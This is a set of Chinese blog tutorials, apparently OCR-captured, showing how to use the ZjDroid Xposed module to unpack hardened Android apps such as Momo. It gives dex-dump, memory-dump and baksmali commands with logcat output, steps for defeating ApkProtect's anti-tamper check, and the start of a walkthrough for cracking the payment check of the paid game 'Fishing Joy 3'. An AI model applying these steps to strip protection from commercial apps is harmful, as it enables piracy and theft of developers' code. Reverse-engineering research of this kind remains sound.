安装好之后，必须在模块中选中，然后重启手机

0×2

运行程序 logcat 中显示下面两行，说明环境安装成功

PID	TID	Application	Tag	Text
20929	20929		zjdroid-shell-com.immomo.momo	the package = com.immomo.momo has
20929	20929		zjdroid-shell-com.immomo.momo	the app target id = 20929

0×3

获取 dex
shell 下执行：

```
1 shell@mako:/ $ am broadcast -a com.zjdroid.invoke --ei target 20929 --es cmd  '{"action":"dump_dexinfo"}'
```

PID	TID	Application	Tag	Text
20929	20929		zjdroid-shell-com.immomo.momo	the package = com.immomo.momo has
20929	20929		zjdroid-shell-com.immomo.momo	the app target id = 20929
20929	20929		zjdroid-shell-com.immomo.momo	the cmd = dump_dexinfo
20929	21621		zjdroid-shell-com.immomo.momo	The DexFile Infomation ->
20929	21621		zjdroid-shell-com.immomo.momo	filepath:/data/data/com.immomo.mome
20929	21621		zjdroid-shell-com.immomo.momo	filepath:/data/app/com.immomo.momo-
20929	21621		zjdroid-shell-com.immomo.momo	filepath:/system/framework/com.goo
20929	21621		zjdroid-shell-com.immomo.momo	filepath:/system/framework/android
20929	21621		zjdroid-shell-com.immomo.momo	End DexFile Infomation

0×4

查看 dex 相关信息
shell 下执行：

```
1 shell@mako:/ $ am broadcast -a com.zjdroid.invoke --ei target 20929 --es cmd '{"action":"dump_class","dexpath":"/data/data/com.immomo.momo/.cache/classes.jar"}'
```

PID	TID	Application	Tag	Text
20929	20929		zjdroid-shell-com.immomo.momo	the cmd = dump_class
20929	30578		zjdroid-shell-com.immomo.momo	Start Loadable ClassName ->
20929	30578		zjdroid-shell-com.immomo.momo	ClassName = a.a.a.a
20929	30578		zjdroid-shell-com.immomo.momo	ClassName = com.immomo.a.a.d.d
20929	30578		zjdroid-shell-com.immomo.momo	ClassName = com.immomo.a.a.f
20929	30578		zjdroid-shell-com.immomo.momo	ClassName = com.immomo.a.a.h
20929	30578		zjdroid-shell-com.immomo.momo	ClassName = antistatic.spinnerwhee
20929	30578		zjdroid-shell-com.immomo.momo	ClassName = antistatic.spinnerwhee
20929	30578		zjdroid-shell-com.immomo.momo	ClassName = antistatic.spinnerwhee
20929	30578		zjdroid-shell-com.immomo.momo	ClassName = antistatic.spinnerwhee

0×5

dump 下 dex 文件
shell 下执行：

```
1 shell@mako:/ $ am broadcast -a com.zjdroid.invoke --ei target 20929 --es cmd '{"action":"backsmali","dexpath":"/data/data/com.immomo.momo/.cache/classes.jar"}'
```

结束时显示：

```
29405  30784  zjdroid-shell-com.[redacted]  build the dexfile ok
29405  30784  zjdroid-shell-com.[redacted]  end build the smali files to dex: (
29405  30784  zjdroid-shell-com[redacted]   the dexfile data save to =/data/da
                                            x
```

（因为在搞 momo 的时候，到最后就卡死了，换了个小的软件，结尾处的路径是不完全一样的）

0×6

导出 dump 处的 dex 文件到电脑上。

over

http://0nly3nd.sinaapp.com/?p=633

听鬼哥说 ZJDROID 脱壳的简单使用

源码作者：jiazhijun

源码地址：https://github.com/BaiduSecurityLabs/ZjDroid

简易测试：听鬼哥说故事

测试手机：小米 1s，root，装有 Xposed 框架

测试软件：陌陌 5.0

作者已经写好了使用步骤，不过好多朋友还是没法正常使用此神器，于是在此简单写一下使用过程，配上图片，方便大家重新了解此神器的使用。

那么我们就从头开始讲吧，详细一点了：

第一步：相关软件的安装准备

①.xposed 框架

附件名称：de.robv.android.xposed.installer_v32_de4f0d.apk

进入软件，选择框架进行安装/更新操作

如安装提示问题，一般是空间不够，找个系统没用的 apk，如音乐播放器之类的，直接删除掉，留出安装框架的空间。


0.00K/s
10:45
框架
版本：
激活
程序自带
app_process
58
58
XposedBridge.jar
54
54
框架
安装/更新
卸载
安装方式
经典 (直接写入 /system)
重启
软重启

②.模板的安装(ZjDroid.apk)

附件名称：ZjDroid.apk

软件安装成功后，点击 xposed 这个软件中，模块选项：

然后，点上后面的对勾，会有提示重启激活


1.5K/s
10:47
模块
ZjDroid
1.0
collect the runtime information
of the applicaitons

③.激活软件(重启激活)

手机进行重启，会自动激活。


相关下载地址如下：

链接：http://pan.baidu.com/s/1dDow01N 密码：95xf

第二步：查看测试环境是否正常


我们安装一个进行梆梆加固的软件，省时间，直接用陌陌的。

按照如下图简单配置一下 DDMS 的打印信息，方便查看：



前面 zjdroid-shell-是固定字符串，读者可以在源码中查看得到，后面的是需要测试的软件的包名。

安装完成后，我们打开软件，然后查看一下 Log 日志，如果有以下打印，则证明我们环境准备正常，然后可以开始下一步的操作。有问题的，一般只要是手机问题，可以更换手机测试一下。



第三步：开始查看 dex 相关信息

上一步的操作成功后，直接可以看到 hook 的 target id ,这个时候我们需要记录一下这个 id，后面是需要使用的。

在 shell 下直接使用 am 命令，其中 target 使用上面我们 hook 的 id 即可，如下图：

```
shell@android:/ # am broadcast -a com.zjdroid.invoke --ei target 6326 --es cmd '
{"action":"dump_dexinfo"}'
voke --ei target 6326 --es cmd '{"action":"dump_dexinfo"}'                    <
Broadcasting: Intent { act=com.zjdroid.invoke (has extras) }
Broadcast completed: result=0
shell@android:/ #
```

http://blog.csdn.net/guiguzi1110

执行到这里后，我们查看 ddms 信息

Search for messages. Accepts Java regexes. Prefix with pid:, app:, tag: or text: to limit scope.

L...	Time	PID	TID	App...	Tag	Text
D	07-28 10:51:24.809	6326	6326	co...	zjdroid-shell-com.immomo.momo	the cmd = dump_dexinfo
D	07-28 10:51:24.809	6326	6713	co...	zjdroid-shell-com.immomo.momo	The DexFile Infomation ->
D	07-28 10:51:24.819	6326	6713	co...	zjdroid-shell-com.immomo.momo	filepath:/data/data/com.immomo.momo/.cache/classes
D	07-28 10:51:24.819	6326	6713	co...	zjdroid-shell-com.immomo.momo	filepath:/data/app/com.immomo.momo-1.apk mCookie:1
D	07-28 10:51:24.819	6326	6713	co...	zjdroid-shell-com.immomo.momo	filepath:/system/framework/com.google.android.maps
D	07-28 10:51:24.819	6326	6713	co...	zjdroid-shell-com.immomo.momo	filepath:/system/framework/android.test.runner.jar
D	07-28 10:51:24.819	6326	6713	co...	zjdroid-shell-com.immomo.momo	End DexFile Infomation


http://blog.csd

红色标注的，是我们需要的地址，下一步使用

第四步：简单查看 class 信息，看是否是解密后的 dex

记录下上一步的地址信息(梆梆的，一般都是在.cacha 下面)。

我们执行下面一行代码，查看 class 信息，看是否是解密后的



```
omo.momo        ClassName = safiap.framework.ui.res.j
omo.momo        ClassName = safiap.framework.ui.res.k
omo.momo        ClassName = safiap.framework.ui.res.l
omo.momo        ClassName = safiap.framework.ui.res.m
omo.momo        ClassName = safiap.framework.ui.res.n
omo.momo        ClassName = safiap.framework.ui.res.o
omo.momo        ClassName = safiap.framework.ui.res.p
omo.momo        ClassName = safiap.framework.ui.res.q
omo.momo        ClassName = safiap.framework.ui.s
omo.momo        ClassName = safiap.framework.util.Constants
omo.momo        ClassName = safiap.framework.util.MyLogger
omo.momo        ClassName = safiap.framework.util.a
omo.momo        ClassName = safiap.framework.util.b
omo.momo        End Loadable ClassName
```

http://blog.csdn.net/guiguzi1110

上下翻一下 log, 都能找到 momo 启动的主类，说明是正常的。

第五步：进行 baksmali 来 dump 出来 dex

此过程时间根据软件大小，时间会比较长，耐心等待即可

然后我们就开始准备 dump 信息了，如下图：

```
shell@android:/ # am broadcast -a com.zjdroid.invoke --ei target 6326 --es cmd '
{"action":"backsmali","dexpath":"/data/data/com.immomo.momo/.cache/classes.jar"}
'
n":"backsmali","dexpath":"/data/data/com.immomo.momo/.cache/classes.jar"}'     (
Broadcasting: Intent { act=com.zjdroid.invoke (has extras) }
Broadcast completed: result=0
shell@android:/ # _
```


http://blog.csdn.net/guiguzi1110

开始标志：

```
omo.momo        the cmd = backsmali
omo.momo        start disassemble the mCookie 1554089208
omo.momo        the dexfile header item info start-->>>>>>>>>>
omo.momo        the stringStartOffset =112
omo.momo        the typeStartOffset =94136
omo.momo        the protoStartOffset =118436
omo.momo        the fieldStartOffset =215948
omo.momo        the methodStartOffset =378380
omo.momo        the classStartOffset =710580
omo.momo        the classCount =5126
omo.momo        the dexfile header item info end<<<<<<<<<<--
```


http://blog.csdn.net/guiguzi1110

结束标志：



```
-28 10:39:18.329    3717    4514    com.immomo.momo    zjdroid-shell-com.immomo.momo    start assemble the file = MyLogger.smali
-28 10:39:18.809    3717    4515    com.immomo.momo    zjdroid-shell-com.immomo.momo    start assemble the file = a.smali
-28 10:39:20.589    3717    4511    com.immomo.momo    zjdroid-shell-com.immomo.momo    start assemble the file = b.smali
-28 10:40:48.879    3717    4072    com.immomo.momo    zjdroid-shell-com.immomo.momo    build the dexfile ok
-28 10:40:48.879    3717    4072    com.immomo.momo    zjdroid-shell-com.immomo.momo    end build the smali files to dex: cost tim
-28 10:40:48.949    3717    4072    com.immomo.momo    zjdroid-shell-com.immomo.momo    the dexfile data save to =/data/data/com.i
```

然后从对应位置导出来即可，然后对 dex 的操作不再多说，如下图看一下即可：


classes_dex2jar.jar
a.a.a
android.support.v4
antistatic.spinnerwheel
b.a
c
com
a
alipay.android.app
amap.api
autonavi.amap.mapcore
b.a
baidu.location
c.a.a.a.a
ccit
d.a.a
e
estore.sms
handmark.pulltorefresh.library
immomo
a.a
momo
a
android
plugin
protocol
service
util
MomoApplication
a
b
c
d
e
f
g
jcraft.jzlib

感谢作者的无私指导，虽然是周末，但是在提出 bug 后，积极与本人沟通，然后进行修正测试，此版本的 ZJDroid.apk 只是简单的测试版本，相对源码，修复了几条 bug，等待作者更新源码对比查看即可。

建议，如果对一个软件多次 dump，需要清空 files 下的内容，否则可能因为文件已存在，无法正常操作。

当然，有能力的朋友，可以更好的去优化此源码。

在攻与防的过程中，相互成长。。。

听鬼哥说故事

7.28

Android 动态逆向分析工具 ZjDroid--脱壳神器

项目地址：https://github.com/BaiduSecurityLabs/ZjDroid

前提条件：

1、Root 手机一部

2、需要通过 Xposed installer（ http://dl.xposed.info/latest.apk）安装 Xposed Framework;

一、ZjDroid 工具介绍

ZjDroid 是基于 Xposed Framewrok 的动态逆向分析模块，逆向分析者可以通过 ZjDroid 完成以下工作：
1、DEX 文件的内存 dump
2、基于 Dalvik 关键指针的内存 BakSmali，有效破解加固应用
3、敏感 API 的动态监控
4、指定内存区域数据 dump
5、获取应用加载 DEX 信息。
6、获取指定 DEX 文件加载类信息。
7、dump Dalvik java 堆信息。
8、在目标进程动态运行 lua 脚本。

二、ZjDroid 相关命令

1、获取 APK 当前加载 DEX 文件信息：

```
am broadcast -a com.zjdroid.invoke --ei target pid --es cmd '{"action":"dump_dexinfo"}'
```

使用说明

pid　　调用时把 pid 换成目标进程的 id

查看结果:

从 Android 的 LogCat 中查看结果,得到当前加载的 dex 的信息如:

The DexFile Infomation ->

07-27 02:29:52.728: D/zjdroid-shell-com.evernote(5365): filepath:/data/app/com.evernote-2.apk mCookie:1770063976

End DexFile Infomation

2、获取指定 DEX 文件包含可加载类名：

```
am broadcast -a com.zjdroid.invoke --ei target pid --es cmd '{"action":"dump_class","dexpath":"*****"}'
```

使用说明

pid　　调用时把 pid 换成目标进程的 id

dexpath　　上一命令输出的 dex 文件地址,如/data/app/com.evernote-2.apk

查看结果:

从 Android 的 LogCat 中查看结果,得到当前加载的 class 信息

4、根据 Dalvik 相关内存指针动态反编译指定 DEX，并以文件形式保存。

```
am broadcast -a com.zjdroid.invoke --ei target pid --es cmd '{"action":"backsmali","dexpath":"*****"}'
```

该方式可以脱壳目前大部分流行的加固防护。(由于手机性能问题，运行较忙)

例外情况：
由于 ApkProtect 特定防修改检测，需要做如下修改即可解固该保护：
（1）在设备上创建特定目录（如/data/local）并 chmod 为 777
（2）复制 zjdroid.apk 到该目录，并修改文件名为 zjdroid.jar
(3) 修改/data/data/de.robv.android.xposed.installer/conf/modules.list 模块代码文件修改为"zjdroid.jar"
从启设备即可。

5、Dump 指定 DEX 内存中的数据并保存到文件（数据为 odex 格式，可在 pc 上反编译）。
am broadcast -a com.zjdroid.invoke --ei target pid --es cmd '{"action":"dump_dex","dexpath":"*****"}'

6、Dump 指定内存空间区域数据到文件

am broadcast -a com.zjdroid.invoke --ei target pid --es cmd
'{"action":"dump_mem","startaddr":1234567,"length":123}'

使用说明
startaddr 注意此值是 10 进制

length 注意此值是 10 进制

7、Dump Dalvik 堆栈信息到文件，文件可以通过 java heap 分析工具分析处理。
am broadcast -a com.zjdroid.invoke --ei target pid --es cmd '{"action":"dump_heap"}'

8、运行时动态调用 Lua 脚本
该功能可以通过 Lua 脚本动态调用 java 代码。
使用场景：

可以动态调用解密函数，完成解密。
可以动态触发特定逻辑。
am broadcast -a com.zjdroid.invoke --ei target pid --es cmd '{"action":"invoke","filepath":"****"}'

luajava 相关使用方法：
http://www.keplerproject.org/luajava/

8、敏感 API 调用监控

三、相关命令执行结果查看：

1、命令执行结果：
adb shell logcat -s zjdroid-shell-{package name}

2、敏感 API 调用监控输出结果：
adb shell logcat -s zjdroid-apimonitor-{package name}

http://blog.csdn.net/androidsecurity/article/details/38121585

利用 ZjDroid 对 <捕鱼达人 3> 脱壳及破解过程


<捕鱼达人 3> 刚出来不久，就被鬼哥 Dump 出来 dex，随之破解也就轻而易举。一开始我用 ZjDroid 神器试验过，但是没 Dump 成功一直耿耿于怀，终于有一天逆袭 不仅提取出来了 smali 文件，继而修复 更是在破解的时候 另辟蹊径，不弹支付界面亦可破解了还支持离线模式。就记录一下。
程序是从移动 MM 商城下载的。

一、脱壳。
这个壳的关键词是 chaosvmp ，据说是看雪一位版主所在的公司开发的。在手机上安装好程序并运行，依据教程，脱壳的步骤是：

1、打开命令行 输入查看 LogCat ：
adb shell logcat -s zjdroid-shell-org.cocos2d.fishingjoy3
如下图所示：

```
C:\Users\Administrator>adb shell logcat -s zjdroid-shell-org.cocos2d.fishingjoy3

--------- beginning of /dev/log/system
--------- beginning of /dev/log/main
D/zjdroid-shell-org.cocos2d.fishingjoy3(13108): the package = org.cocos2d.fishin
gjoy3 has hook
D/zjdroid-shell-org.cocos2d.fishingjoy3(13108): the app target id = 13108
```


记下 hook 的 pid=13108
2、再打开一个命令行 用来向手机发送执行命令。首先要在 adb shell 获取 APK 当前加载 DEX 文件的信息 输入命令：
am broadcast -a com.zjdroid.invoke --ei target 13108 --es cmd '{"action":"dump_dexinfo"}'



